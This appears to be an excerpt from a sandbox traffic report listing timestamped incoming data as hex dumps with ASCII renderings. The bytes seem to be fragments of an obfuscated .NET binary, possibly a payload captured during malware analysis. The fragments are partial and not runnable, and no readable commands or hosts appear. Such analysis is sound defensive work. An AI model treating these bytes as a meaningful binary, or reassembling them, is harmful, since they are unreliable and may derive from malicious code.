2021-12-18 07:43:06 UTC	38	IN	Data Raw: 1b 00 00 0a 30 00 00 58 27 00 00 6a 1f 00 00 44 28 00 00 7e 0c 00 00 c5 0a 00 00 2b 23 00 00 e7 0d 00 00 9f 2f 00 00 a7 0b 00 00 2c 01 00 00 d4 1b 00 00 41 05 00 00 e9 0e 00 00 a9 2d 00 00 69 23 00 00 2c 29 00 00 fa 12 00 00 d6 0b 00 00 93 21 00 00 38 00 0c 00 00 20 b5 00 00 00 20 3c 00 00 00 59 fe 0e 06 00 20 f2 00 00 00 38 99 f9 ff ff fe 0c 1b 00 20 02 00 00 00 20 a8 00 00 00 20 50 00 00 00 59 9c 20 66 01 00 00 fe 0e 18 00 38 72 f9 ff ff fe 0c 2a 00 20 0d 00 00 00 20 30 00 00 00 20 21 00 00 00 58 9c 20 b9 00 00 00 28 73 01 00 06 39 52 f9 ff ff 26 20 86 00 00 00 38 47 f9 ff ff 20 3a 00 00 00 20 76 00 00 00 58 fe 0e 06 00 20 14 01 00 00 fe 0e 18 00 38 26 f9 ff ff fe 0c 2a 00 20 0a 00 00 00 20 62 00 00 00 20 2e 00 00 00 58 9c 20 29 01 00 00 38 0b f9 ff ff Data Ascii: 0X'jD(~+#/,A-i#,)!8 <Y 8 PY f8r* 0 !X (s9R& 8G : vX 8&* b .X)8
2021-12-18 07:43:06 UTC	40	IN	Data Raw: 06 00 00 00 fe 0c 0c 00 9c 20 35 01 00 00 38 9e f4 ff ff fe 0c 1b 00 20 04 00 00 00 fe 0c 06 00 9c 20 4e 00 00 00 28 72 01 00 06 3a 81 f4 ff ff 26 20 26 00 00 00 38 76 f4 ff ff 20 2f 00 00 00 20 02 00 00 00 59 fe 0e 06 00 20 11 01 00 00 38 5d f4 ff ff fe 0c 1b 00 20 16 00 00 00 fe 0c 06 00 9c 20 39 00 00 00 38 45 f4 ff ff 11 1e 11 07 58 13 1e 20 62 01 00 00 28 72 01 00 06 3a 2f f4 ff ff 26 20 a7 00 00 00 38 24 f4 ff ff fe 0c 2a 00 20 05 00 00 00 20 fa 00 00 00 20 53 00 00 00 59 9c 20 5f 00 00 00 38 05 f4 ff ff fe 0c 1b 00 20 05 00 00 00 fe 0c 06 00 9c 20 56 00 00 00 38 ed f3 ff ff fe 0c 1b 00 20 15 00 00 00 fe 0c 06 00 9c 20 43 00 00 00 28 73 01 00 06 3a d0 f3 ff ff 26 20 3a 01 00 00 38 c5 f3 ff ff fe 0c 1b 00 20 0c 00 00 00 fe 0c 06 00 9c 20 49 01 00 00 Data Ascii: 58 N(r:& &8v / Y 8] 98EX b(r:/& 8$* SY _8 V8 C(s:& :8 I

Timestamp	kBytes transferred	Direction	Data
2021-12-18 07:43:06 UTC	41	IN	Data Raw: fe 0e 06 00 20 3c 00 00 00 28 73 01 00 06 3a 45 ef ff ff 26 20 6e 01 00 00 38 3a ef ff ff fe 0c 1b 00 20 16 00 00 00 fe 0c 06 00 9c 20 81 01 00 00 38 22 ef ff ff 11 1e 11 07 58 13 1e 20 3f 00 00 00 38 11 ef ff ff fe 0c 1b 00 20 03 00 00 00 20 71 00 00 00 20 37 00 00 00 58 9c 20 82 00 00 00 38 f2 ee ff ff 20 d2 00 00 00 20 46 00 00 00 59 fe 0e 06 00 20 0e 00 00 00 28 73 01 00 06 3a d4 ee ff ff 26 20 75 00 00 00 38 c9 ee ff ff fe 0c 1b 00 20 03 00 00 00 20 b8 00 00 00 20 3d 00 00 00 59 9c 20 26 01 00 00 38 aa ee ff ff fe 0c 2a 00 20 0c 00 00 00 fe 0c 0c 00 9c 20 15 01 00 00 38 92 ee ff ff 20 ea 00 00 00 20 4e 00 00 00 59 fe 0e 06 00 20 16 00 00 00 38 79 ee ff ff 11 1e 11 00 61 13 29 20 4e 01 00 00 28 72 01 00 06 3a 63 ee ff ff 26 20 06 01 00 00 38 58 ee ff Data Ascii: <(s:E& n8: 8"X ?8 q 7X 8 FY (s:& u8 =Y &8* 8 NY 8ya) N(r:c& 8X
2021-12-18 07:43:06 UTC	43	IN	Data Raw: 00 00 00 38 f7 e9 ff ff fe 0c 1b 00 20 09 00 00 00 fe 0c 06 00 9c 20 7d 01 00 00 38 df e9 ff ff fe 0c 1b 00 20 01 00 00 00 20 13 00 00 00 20 05 00 00 00 58 9c 20 88 00 00 00 38 c0 e9 ff ff fe 0c 1b 00 20 18 00 00 00 20 18 00 00 00 20 7a 00 00 00 58 9c 20 94 00 00 00 38 a1 e9 ff ff 11 09 17 58 13 09 20 c7 00 00 00 28 72 01 00 06 39 8c e9 ff ff 26 20 f3 00 00 00 38 81 e9 ff ff fe 0c 1b 00 20 0f 00 00 00 20 03 00 00 00 20 1c 00 00 00 58 9c 20 7e 01 00 00 38 62 e9 ff ff fe 0c 2a 00 20 0c 00 00 00 20 14 00 00 00 20 6c 00 00 00 58 9c 20 65 00 00 00 28 73 01 00 06 39 3e e9 ff ff 26 20 10 00 00 00 38 33 e9 ff ff fe 0c 1b 00 20 05 00 00 00 20 19 00 00 00 20 63 00 00 00 58 9c 20 48 00 00 00 38 14 e9 ff ff fe 0c 1b 00 20 0f 00 00 00 20 98 00 00 00 20 32 00 00 00 59 Data Ascii: 8 }8 X 8 zX 8X (r9& 8 X ~8b* lX e(s9>& 83 cX H8 2Y
2021-12-18 07:43:06 UTC	44	IN	Data Raw: 26 20 90 01 00 00 38 9b e4 ff ff fe 0c 1b 00 20 19 00 00 00 20 5f 00 00 00 20 61 00 00 00 58 9c 20 4f 00 00 00 38 7c e4 ff ff 11 17 13 26 20 0b 00 00 00 28 73 01 00 06 3a 69 e4 ff ff 26 20 b4 00 00 00 38 5e e4 ff ff 20 6c 00 00 00 20 14 00 00 00 59 fe 0e 06 00 20 20 00 00 00 28 73 01 00 06 3a 40 e4 ff ff 26 20 b2 00 00 00 38 35 e4 ff ff fe 0c 1b 00 20 1b 00 00 00 20 e4 00 00 00 20 4c 00 00 00 59 9c 20 89 01 00 00 38 16 e4 ff ff fe 0c 2a 00 20 08 00 00 00 20 94 00 00 00 20 31 00 00 00 59 9c 20 1f 01 00 00 38 f7 e3 ff ff fe 0c 1b 00 20 0d 00 00 00 20 f9 00 00 00 20 53 00 00 00 59 9c 20 1a 00 00 00 fe 0e 18 00 38 d0 e3 ff ff fe 0c 1b 00 20 06 00 00 00 fe 0c 06 00 9c 20 23 00 00 00 28 73 01 00 06 3a b7 e3 ff ff 26 20 9e 00 00 00 38 ac e3 ff ff 20 14 00 00 00 Data Ascii: & 8 _ aX O8|& (s:i& 8^ l Y (s:@& 85 LY 8* 1Y 8 SY 8 #(s:& 8
2021-12-18 07:43:06 UTC	45	IN	Data Raw: 9c 20 9f 00 00 00 38 42 df ff ff 11 15 28 67 01 00 06 16 6a 28 68 01 00 06 20 70 01 00 00 38 2a df ff ff fe 0c 1b 00 20 12 00 00 00 20 93 00 00 00 20 31 00 00 00 59 9c 20 5c 01 00 00 fe 0e 18 00 38 03 df ff ff fe 0c 1b 00 20 17 00 00 00 20 f2 00 00 00 20 50 00 00 00 59 9c 20 49 00 00 00 38 e8 de ff ff fe 0c 1b 00 20 12 00 00 00 fe 0c 06 00 9c 20 1c 01 00 00 28 72 01 00 06 3a cb de ff ff 26 20 b7 00 00 00 38 c0 de ff ff fe 0c 1b 00 20 1c 00 00 00 20 6d 00 00 00 20 27 00 00 00 58 9c 20 2b 01 00 00 38 a1 de ff ff fe 0c 1b 00 20 0a 00 00 00 fe 0c 06 00 9c 20 ce 00 00 00 28 72 01 00 06 39 84 de ff ff 26 20 6f 01 00 00 38 79 de ff ff 20 91 00 00 00 20 30 00 00 00 59 fe 0e 06 00 20 48 01 00 00 28 72 01 00 06 3a 5b de ff ff 26 20 13 00 00 00 38 50 de ff ff 20 c7 Data Ascii: 8B(gj(h p8* 1Y \8 PY I8 (r:& 8 m 'X +8 (r9& o8y 0Y H(r:[& 8P
2021-12-18 07:43:06 UTC	47	IN	Data Raw: 00 00 38 ed d9 ff ff 11 1e 11 00 61 13 19 20 87 01 00 00 28 73 01 00 06 39 d7 d9 ff ff 26 20 80 01 00 00 38 cc d9 ff ff fe 0c 2a 00 20 0e 00 00 00 fe 0c 0c 00 9c 20 36 00 00 00 28 72 01 00 06 3a af d9 ff ff 26 20 06 00 00 00 38 a4 d9 ff ff fe 0c 1b 00 20 00 00 00 00 20 3f 00 00 00 20 6a 00 00 00 58 9c 20 04 01 00 00 38 85 d9 ff ff 11 10 11 0f 19 58 11 19 20 00 00 00 ff 5f 1f 18 64 d2 9c 20 44 00 00 00 28 73 01 00 06 39 63 d9 ff ff 26 20 01 00 00 00 38 58 d9 ff ff 20 ae 00 00 00 20 3a 00 00 00 59 fe 0e 0c 00 20 7f 00 00 00 38 3f d9 ff ff fe 0c 2a 00 20 0c 00 00 00 20 7f 00 00 00 20 2a 00 00 00 59 9c 20 67 00 00 00 28 72 01 00 06 3a 1b d9 ff ff 26 20 09 00 00 00 38 10 d9 ff ff fe 0c 2a 00 20 09 00 00 00 fe 0c 0c 00 9c 20 c5 00 00 00 38 f8 d8 ff ff 20 ca 00 Data Ascii: 8a (s9& 8* 6(r:& 8 ? jX 8X _d D(s9c& 8X :Y 8?* *Y g(r:& 8* 8
2021-12-18 07:43:06 UTC	48	IN	Data Raw: d4 ff ff 16 13 00 20 6e 00 00 00 28 73 01 00 06 39 86 d4 ff ff 26 20 05 00 00 00 38 7b d4 ff ff 11 02 11 0d 8e 69 3f c5 fc ff ff 20 30 01 00 00 38 66 d4 ff ff 20 84 00 00 00 20 2c 00 00 00 59 fe 0e 06 00 20 98 00 00 00 38 4d d4 ff ff fe 0c 2a 00 20 07 00 00 00 20 64 00 00 00 20 06 00 00 00 58 9c 20 47 01 00 00 38 2e d4 ff ff 11 09 11 28 17 59 40 36 fa ff ff 20 28 00 00 00 28 73 01 00 06 3a 14 d4 ff ff 26 20 80 01 00 00 38 09 d4 ff ff 38 89 ff ff ff 20 00 01 00 00 38 fa d3 ff ff fe 0c 1b 00 20 07 00 00 00 20 eb 00 00 00 20 4e 00 00 00 59 9c 20 2b 00 00 00 28 72 01 00 06 39 d6 d3 ff ff 26 20 54 01 00 00 38 cb d3 ff ff fe 0c 2a 00 20 06 00 00 00 fe 0c 0c 00 9c 20 b1 00 00 00 28 72 01 00 06 3a ae d3 ff ff 26 20 64 00 00 00 38 a3 d3 ff ff fe 0c 1b 00 20 19 00 Data Ascii: n(s9& 8{i? 08f ,Y 8M* d X G8.(Y@6 ((s:& 88 8 NY +(r9& T8* (r:& d8
2021-12-18 07:43:06 UTC	49	IN	Data Raw: 01 00 00 00 fe 0c 0c 00 9c 20 69 00 00 00 38 2f cf ff ff 20 95 00 00 00 20 31 00 00 00 59 fe 0e 0c 00 20 b5 00 00 00 38 16 cf ff ff fe 0c 2a 00 20 05 00 00 00 fe 0c 0c 00 9c 20 ee 00 00 00 38 fe ce ff ff fe 0c 1b 00 20 18 00 00 00 20 d0 00 00 00 20 1b 00 00 00 58 9c 20 f0 00 00 00 28 72 01 00 06 3a da ce ff ff 26 20 7d 00 00 00 38 cf ce ff ff 11 0e 73 21 00 00 0a 16 73 ca 00 00 0a 13 03 20 84 01 00 00 38 b6 ce ff ff 38 10 e5 ff ff 20 59 00 00 00 28 72 01 00 06 3a a2 ce ff ff 26 20 2b 00 00 00 38 97 ce ff ff 11 09 11 28 3f d2 e9 ff ff 20 46 00 00 00 28 73 01 00 06 3a 7f ce ff ff 26 20 95 00 00 00 38 74 ce ff ff 17 80 78 00 00 04 20 63 01 00 00 38 64 ce ff ff 11 0b 17 58 13 0b 20 43 00 00 00 38 54 ce ff ff fe 0c 2a 00 20 02 00 00 00 fe 0c 0c 00 9c 20 8f 01 Data Ascii: i8/ 1Y 8* 8 X (r:& }8s!s 88 Y(r:& +8(? F(s:& 8tx c8dX C8T*
2021-12-18 07:43:06 UTC	51	IN	Data Raw: 00 58 9c 20 e6 00 00 00 38 dc c9 ff ff fe 0c 2a 00 20 0e 00 00 00 20 fb 00 00 00 20 53 00 00 00 59 9c 20 84 00 00 00 28 73 01 00 06 3a b8 c9 ff ff 26 20 f1 00 00 00 38 ad c9 ff ff 20 39 00 00 00 20 2f 00 00 00 58 fe 0e 06 00 20 d2 00 00 00 38 94 c9 ff ff 11 00 1e 62 13 00 20 06 00 00 00 fe 0e 18 00 38 7c c9 ff ff fe 0c 1b 00 20 0b 00 00 00 20 4d 00 00 00 20 55 00 00 00 58 9c 20 7a 00 00 00 38 61 c9 ff ff fe 0c 1b 00 20 0e 00 00 00 fe 0c 06 00 9c 20 ca 00 00 00 28 72 01 00 06 39 44 c9 ff ff 26 20 e0 00 00 00 38 39 c9 ff ff fe 0c 1b 00 20 1b 00 00 00 fe 0c 06 00 9c 20 10 01 00 00 28 72 01 00 06 3a 1c c9 ff ff 26 20 66 00 00 00 38 11 c9 ff ff fe 0c 2a 00 20 06 00 00 00 fe 0c 0c 00 9c 20 71 00 00 00 28 73 01 00 06 39 f4 c8 ff ff 26 20 14 00 00 00 38 e9 c8 ff Data Ascii: X 8* SY (s:& 8 9 /X 8b 8| M UX z8a (r9D& 89 (r:& f8* q(s9& 8
2021-12-18 07:43:06 UTC	52	IN	Data Raw: 07 9a 06 28 8d 00 00 0a 39 0b 00 00 00 7e 77 00 00 04 74 36 00 00 01 2a 07 17 58 0b 07 7e 76 00 00 04 8e 69 3f d2 ff ff ff 14 2a 00 00 00 8a 02 28 09 00 00 0a 28 d1 00 00 0a 14 fe 06 61 01 00 06 73 d2 00 00 0a 6f d3 00 00 0a 28 5d 01 00 06 2a 00 5e 7e 79 00 00 04 3a 0c 00 00 00 17 80 79 00 00 04 73 62 01 00 06 26 2a 7a 16 8d 08 00 00 01 80 76 00 00 04 14 80 77 00 00 04 16 80 78 00 00 04 16 80 79 00 00 04 2a 00 2e 00 fe 09 00 00 28 23 00 00 0a 2a 3a fe 09 00 00 fe 09 01 00 6f 3b 00 00 0a 2a 00 2a fe 09 00 00 6f 39 01 00 06 2a 00 3a fe 09 00 00 fe 09 01 00 6f 37 00 00 0a 2a 00 2a fe 09 00 00 6f 3d 00 00 0a 2a 00 3a fe 09 00 00 fe 09 01 00 6f 3a 01 00 06 2a 00 2e 00 fe 09 00 00 28 7c 01 00 06 2a 3a fe 09 00 00 fe 09 01 00 6f d4 00 00 0a 2a 00 2a fe 09 00 00 Data Ascii: (9~wt6*X~vi?*((aso(]*^~y:ysb&*zvwxy*.(#*:o;**o9*:o7**o=*:o:*.(|*:o**
2021-12-18 07:43:06 UTC	53	IN	Data Raw: 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 12 00 00 14 2a 00 00 00 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 04 00 04 00 00 00 00 00 00 00 00 00 00 14 2a 13 30 04 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 04 00 04 00 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 12 00 00 14 2a 00 Data Ascii: *0*0*0*0*0*0*0*0*0**0*0*0*0*0**

Timestamp	kBytes transferred	Direction	Data
2021-12-18 07:43:06 UTC	57	IN	Data Raw: 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 1a 28 a9 00 00 06 2a 00 12 00 00 00 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 1a 28 a9 00 00 06 2a 00 12 00 00 00 2a 00 00 00 13 30 03 00 04 00 00 00 00 00 00 00 00 00 00 2a 12 00 00 00 2a 00 00 00 22 00 14 a5 14 00 00 01 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 17 2a 00 00 00 03 30 03 00 04 00 00 00 00 00 00 00 00 00 17 2a 03 30 03 00 04 00 00 00 00 00 00 00 00 00 17 2a 12 00 00 17 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 1a 28 a9 00 00 06 2a 00 12 00 00 00 2a 00 00 00 22 00 14 a5 14 00 00 01 2a 00 00 00 03 30 03 00 04 00 00 00 00 00 00 00 00 00 00 2a 12 00 00 00 2a 00 00 Data Ascii: **(******(**0**"*****0*0****(**"*0**
2021-12-18 07:43:06 UTC	61	IN	Data Raw: 00 00 00 32 0e 02 0e 00 0e 01 6f 28 05 00 06 2a 00 00 00 42 28 a9 00 00 06 d0 91 00 00 02 28 a0 00 00 06 2a 00 00 00 32 0e 02 0e 00 0e 01 6f 2c 05 00 06 2a 00 00 00 42 28 a9 00 00 06 d0 92 00 00 02 28 a0 00 00 06 2a 00 00 00 3a 0e 03 0e 00 0e 01 0e 02 6f 30 05 00 06 2a 00 42 28 a9 00 00 06 d0 93 00 00 02 28 a0 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f 34 05 00 06 2a 00 42 28 a9 00 00 06 d0 94 00 00 02 28 a0 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f 38 05 00 06 2 a 00 42 28 a9 00 00 06 d0 95 00 00 02 28 a0 00 00 06 2a 00 00 00 32 0e 02 0e 00 0e 01 6f 3c 05 00 06 2a 00 00 00 42 28 a9 00 00 06 d0 96 00 00 02 28 a0 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f 40 05 00 06 2a 00 42 28 a9 00 00 06 d0 97 00 00 02 28 a0 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f 44 05 00 06 2a 00 Data Ascii: 2o(*B((*2o,*B((*:o0*B((**o4*B((**o8*B((*2o<*B((**o@*B((**oD*
2021-12-18 07:43:06 UTC	65	IN	Data Raw: 52 03 00 00 2d 00 1b 00 4a 00 02 01 00 00 80 03 00 00 2d 00 1b 00 4f 00 02 01 00 00 aa 03 00 00 2d 00 1b 00 54 00 02 01 00 00 e4 03 00 00 2d 00 1b 00 59 00 02 01 00 00 11 04 00 00 2d 00 1b 00 5e 00 02 01 00 00 49 04 00 00 2d 00 1b 00 63 00 02 01 00 00 90 04 00 00 2d 00 1b 00 68 00 02 01 00 00 c3 04 00 00 2d 00 1b 00 6d 00 02 01 00 00 06 05 00 00 2d 00 1b 00 72 00 02 01 00 00 2d 05 00 00 2d 00 1b 00 77 00 11 01 00 00 61 05 00 00 31 00 1b 00 7c 00 11 01 00 00 c9 05 00 00 31 00 1e 00 7c 00 11 01 00 00 e8 05 00 00 31 00 20 00 7c 00 11 01 00 00 55 06 00 00 31 00 21 00 7c 00 11 01 00 00 81 06 00 00 31 00 24 00 7c 00 11 01 00 00 c4 06 00 00 31 00 29 00 7c 00 09 01 00 00 fb 06 00 00 31 00 2c 00 7c 00 09 01 01 00 2e 07 00 00 31 00 30 00 7c 00 01 01 00 00 54 07 00 Data Ascii: R-J-O-T-Y-^I-c-h-m-r--wa1|1|1 |U1!|1$|1)|1,|.10|T
2021-12-18 07:43:06 UTC	69	IN	Data Raw: 10 36 00 e6 3f 8c 15 16 00 bd 55 65 0e 13 00 c7 55 8c 15 06 06 59 3c e8 0e 06 06 59 3c e8 0e 03 00 12 56 97 15 13 00 1d 56 e4 10 06 00 dc 56 f1 01 06 00 e7 56 e9 10 13 00 f2 56 da 15 06 00 42 57 06 02 11 00 4d 57 f3 15 01 00 89 57 05 16 11 00 94 57 4f 12 06 06 59 3c 75 05 36 00 e6 3f 6f 0e 16 00 dc 3f 65 0e 13 00 24 58 f1 01 33 01 60 58 26 16 33 01 a1 58 2b 16 33 01 e2 58 30 16 33 01 23 59 ee 01 33 01 64 59 35 16 33 01 a5 59 3a 16 33 01 e6 59 2b 16 33 01 27 5a 3f 16 33 01 68 5a 44 16 13 00 a9 5a 75 05 13 00 cc 5a 75 05 13 00 ef 5a 75 05 13 00 12 5b 75 05 13 00 35 5b 75 05 13 00 58 5b 75 05 13 00 7b 5b 75 05 13 00 9e 5b 75 05 13 00 c1 5b 75 05 13 00 e4 5b 75 05 13 00 07 5c 75 05 13 00 2a 5c 7 5 05 13 00 4d 5c 75 05 13 00 70 5c 75 05 13 00 93 5c 75 05 13 00 Data Ascii: 6?UeUY<Y<VVVVVBWMWWWOY<u6?o?e$X3`X&3X+3X03#Y3dY53Y:3Y+3'Z?3hZDZuZuZu[u5[uX[u{[u[u[u[u\u*\uM\up\u\u
2021-12-18 07:43:06 UTC	73	IN	Data Raw: 15 01 90 a4 00 00 08 00 93 00 2b 30 f4 09 16 01 98 a4 00 00 08 00 93 00 35 30 fa 09 16 01 a8 a4 00 00 08 00 91 00 47 30 88 03 17 01 1c a5 00 00 08 00 91 00 76 30 19 0a 18 01 8c a5 00 00 08 00 93 00 97 30 2a 0a 19 01 60 a6 00 00 08 00 81 00 b6 30 b2 02 1b 01 80 a6 00 00 08 00 81 00 c0 30 b2 02 1b 01 a0 a6 00 00 08 00 81 00 ca 30 b2 02 1b 01 c0 a6 00 00 08 00 81 00 d4 30 b2 02 1b 01 e0 a6 00 00 08 00 81 00 de 30 b2 02 1b 01 f0 a6 00 00 08 00 81 00 e8 30 b2 0 2 1b 01 00 a7 00 00 08 00 83 00 f2 30 b2 02 1b 01 20 a7 00 00 08 00 83 00 fc 30 b2 02 1b 01 40 a7 00 00 08 00 83 00 06 31 b2 02 1b 01 50 a7 00 00 08 00 83 00 10 31 b2 02 1b 01 60 a7 00 00 00 00 90 00 1a 31 5f 08 1b 01 64 a7 00 00 08 00 93 00 2e 31 50 0a 1b 01 74 a7 00 00 08 00 93 00 4d 31 63 08 1b 01 84 Data Ascii: +050G0v00*`0000000 0@1P1`1_d.1PtM1c
2021-12-18 07:43:06 UTC	78	IN	Data Raw: 01 90 ef 00 00 08 00 c6 00 48 44 7c 0f e5 01 a0 ef 00 00 08 00 c6 00 53 44 7c 0f e6 01 b0 ef 00 00 08 00 c6 00 5e 44 7c 0f e7 01 c0 ef 00 00 08 00 c6 00 69 44 7c 0f e8 01 d0 ef 00 00 08 00 c6 00 74 44 7c 0f e9 01 e0 ef 00 00 08 00 c6 00 7f 44 7c 0f ea 01 f0 ef 00 00 08 00 93 00 8a 44 45 01 eb 01 f8 ef 00 00 08 00 93 00 9e 44 98 0f eb 01 00 f0 00 00 08 00 93 00 b2 44 2b 0d eb 01 08 f0 00 00 08 00 93 00 c6 44 74 09 eb 01 10 f0 00 00 08 00 93 00 da 44 c2 0a eb 01 18 f0 00 00 08 00 93 00 ee 44 74 09 eb 01 20 f0 00 00 08 00 93 00 02 45 74 09 eb 01 28 f0 00 00 08 00 93 00 16 45 c7 0a eb 01 30 f0 00 00 08 00 93 00 2a 45 c7 0a eb 01 38 f0 00 00 08 00 93 00 3e 45 c2 0a eb 01 40 f0 00 00 08 00 93 00 52 45 74 09 eb 01 48 f0 00 00 08 00 93 00 66 45 c2 0a eb 01 50 f0 Data Ascii: HD|SD|^D|iD|tD|D|DEDD+DtDDt Et(E0*E8>E@REtHfEP
2021-12-18 07:43:06 UTC	82	IN	Data Raw: 00 00 00 00 00 00 c6 05 e5 43 73 0f 5b 02 00 00 00 00 00 00 c6 05 f0 43 73 0f 5c 02 00 00 00 00 00 00 c6 05 32 44 7c 0f 5d 02 00 00 00 00 00 00 c6 05 3d 44 7c 0f 5e 02 00 00 00 00 00 00 c6 05 48 44 7c 0f 5f 02 00 00 00 00 00 00 c6 05 53 44 7c 0f 60 02 00 00 00 00 00 00 c6 05 5e 44 7c 0f 61 02 00 00 00 00 00 00 c6 05 69 44 7c 0f 62 02 00 00 00 00 00 00 c6 05 74 44 7c 0f 63 02 00 00 00 00 00 00 c6 05 7f 44 7c 0f 64 02 2c fa 00 00 08 00 c3 02 7a 48 83 01 65 02 34 fa 00 00 08 00 84 18 54 00 d7 00 65 02 3c fa 00 00 08 00 93 00 85 48 45 01 65 02 44 fa 00 00 08 00 93 00 99 48 10 10 65 02 4c fa 00 00 00 00 91 18 c8 16 37 01 65 02 54 fa 00 00 08 00 c3 02 e3 40 fd 0e 65 02 5c fa 00 00 08 00 c3 02 ee 40 fd 0e 66 02 64 fa 00 00 08 00 86 18 54 00 1e 10 67 02 6c fa 00 Data Ascii: Cs[Cs\2D|]=D|^HD|_SD|`^D|aiD|btD|cD|d,zHe4Te<HEeDHeL7eT@e\@fdTgl
2021-12-18 07:43:06 UTC	86	IN	Data Raw: 06 01 00 08 00 93 00 91 54 74 09 11 03 04 07 01 00 08 00 93 00 a5 54 74 09 11 03 0c 07 01 00 08 00 93 00 b9 54 a7 0a 11 03 14 07 01 00 08 00 93 00 cd 54 a7 0a 11 03 1c 07 01 00 08 00 93 00 e1 54 74 09 11 03 24 07 01 00 08 00 93 00 f5 54 74 09 11 03 2c 07 01 00 08 00 93 00 09 55 74 09 11 03 34 07 01 00 08 00 93 00 1d 55 74 09 11 03 3c 07 01 00 08 00 93 00 31 55 75 0a 11 03 48 07 01 00 08 00 93 00 45 55 c2 0a 11 03 50 07 01 00 08 00 93 00 59 55 71 15 11 03 58 07 01 00 08 00 93 00 6d 55 79 15 12 03 60 07 01 00 08 00 93 00 81 55 80 15 13 03 68 07 01 00 08 00 93 00 95 55 86 15 14 03 70 07 01 00 08 00 93 00 a9 55 c7 0a 15 03 78 07 01 00 08 00 91 18 c8 16 37 01 15 03 98 07 01 00 08 00 86 18 54 00 d7 00 15 03 a0 07 01 00 08 00 83 00 db 55 78 0e 15 03 a8 07 01 00 Data Ascii: TtTtTTTt$Tt,Ut4Ut<1UuHEUPYUqXmUy`UhUpUx7TUx
2021-12-18 07:43:06 UTC	90	IN	Data Raw: 01 00 08 00 16 00 4b 6c ec 1a 33 03 00 00 00 00 03 00 06 18 54 00 65 01 33 03 8c 11 01 00 08 00 10 18 c8 16 37 01 33 03 00 00 00 00 03 00 46 00 59 18 fc 1a 33 03 a0 11 01 00 08 00 16 00 4b 6c 03 1b 33 03 00 00 00 00 03 00 06 18 54 00 65 01 33 03 b0 11 01 00 08 00 10 18 c8 16 37 01 33 03 00 00 00 00 03 00 46 00 59 18 12 1b 33 03 c4 11 01 00 08 00 16 00 4b 6c 1b 1b 33 03 00 00 00 00 03 00 06 18 54 00 65 01 33 03 d0 11 01 00 08 00 10 18 c8 16 37 01 33 03 00 0 0 00 00 03 00 46 00 59 18 2c 1b 33 03 e4 11 01 00 08 00 16 00 4b 6c 34 1b 33 03 00 00 00 00 03 00 06 18 54 00 65 01 33 03 f4 11 01 00 08 00 10 18 c8 16 37 01 33 03 00 00 00 00 03 00 46 00 59 18 44 1b 33 03 08 12 01 00 08 00 16 00 4b 6c 4c 1b 33 03 00 00 00 00 03 00 06 18 54 00 65 01 33 03 18 12 01 00 08 Data Ascii: Kl3Te373FY3Kl3Te373FY3Kl3Te373FY,3Kl43Te373FYD3KlL3Te3
2021-12-18 07:43:06 UTC	94	IN	Data Raw: 00 06 00 e1 29 00 00 07 00 e1 29 00 00 08 00 e1 29 00 00 01 00 e1 29 00 00 02 00 e1 29 00 00 03 00 e1 29 00 00 04 00 e1 29 00 00 05 00 e1 29 00 00 06 00 e1 29 00 00 07 00 e1 29 00 00 08 00 e1 29 00 00 01 00 e1 29 00 00 02 00 e1 29 00 00 03 00 e1 29 00 00 04 00 e1 29 00 00 05 00 e1 29 00 00 06 00 e1 29 00 00 07 00 e1 29 00 00 08 00 e1 29 00 00 01 00 e1 29 00 00 02 00 e1 29 00 00 03 00 e1 29 00 00 04 00 e1 29 00 00 05 00 e1 29 00 00 06 00 e1 29 00 00 07 00 e1 29 00 00 08 00 e1 29 00 00 01 00 e1 29 00 00 02 00 e1 29 00 00 01 00 e1 29 00 00 02 00 e1 29 00 00 03 00 e1 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 02 00 e1 29 00 00 03 00 e1 29 00 00 04 00 e1 29 00 00 01 00 e1 29 00 00 02 00 e1 29 00 00 03 00 e1 29 00 00 04 00 e1 29 00 00 01 00 e1 29 00 00 02 00 Data Ascii:))

Timestamp	kBytes transferred	Direction	Data
2021-12-18 07:43:06 UTC	97	IN	Data Raw: e1 29 00 00 01 00 b0 4f 00 00 02 00 b2 4f 00 00 03 00 b4 4f 00 00 01 00 b0 4f 00 00 02 00 b2 4f 00 00 03 00 b4 4f 00 00 04 00 e5 21 00 00 05 00 9f 21 00 00 01 00 f8 21 00 00 01 00 e1 29 00 00 02 00 e1 29 00 00 01 00 b6 4f 00 00 02 00 b8 4f 00 00 03 00 b4 4f 00 00 01 00 b6 4f 00 00 02 00 b8 4f 00 00 03 00 b4 4f 00 00 04 00 e5 21 00 00 05 00 9f 21 00 00 01 00 f8 21 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 02 00 e1 29 00 00 01 00 e1 29 00 00 02 00 e1 29 00 00 01 00 e1 29 00 00 02 00 e1 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 02 00 e1 29 10 10 03 00 e1 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 02 00 e1 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 01 00 e1 29 00 00 02 00 e1 29 00 Data Ascii:)OOOOOO!!!))OOOOOO!!!))))))))))))))))))))
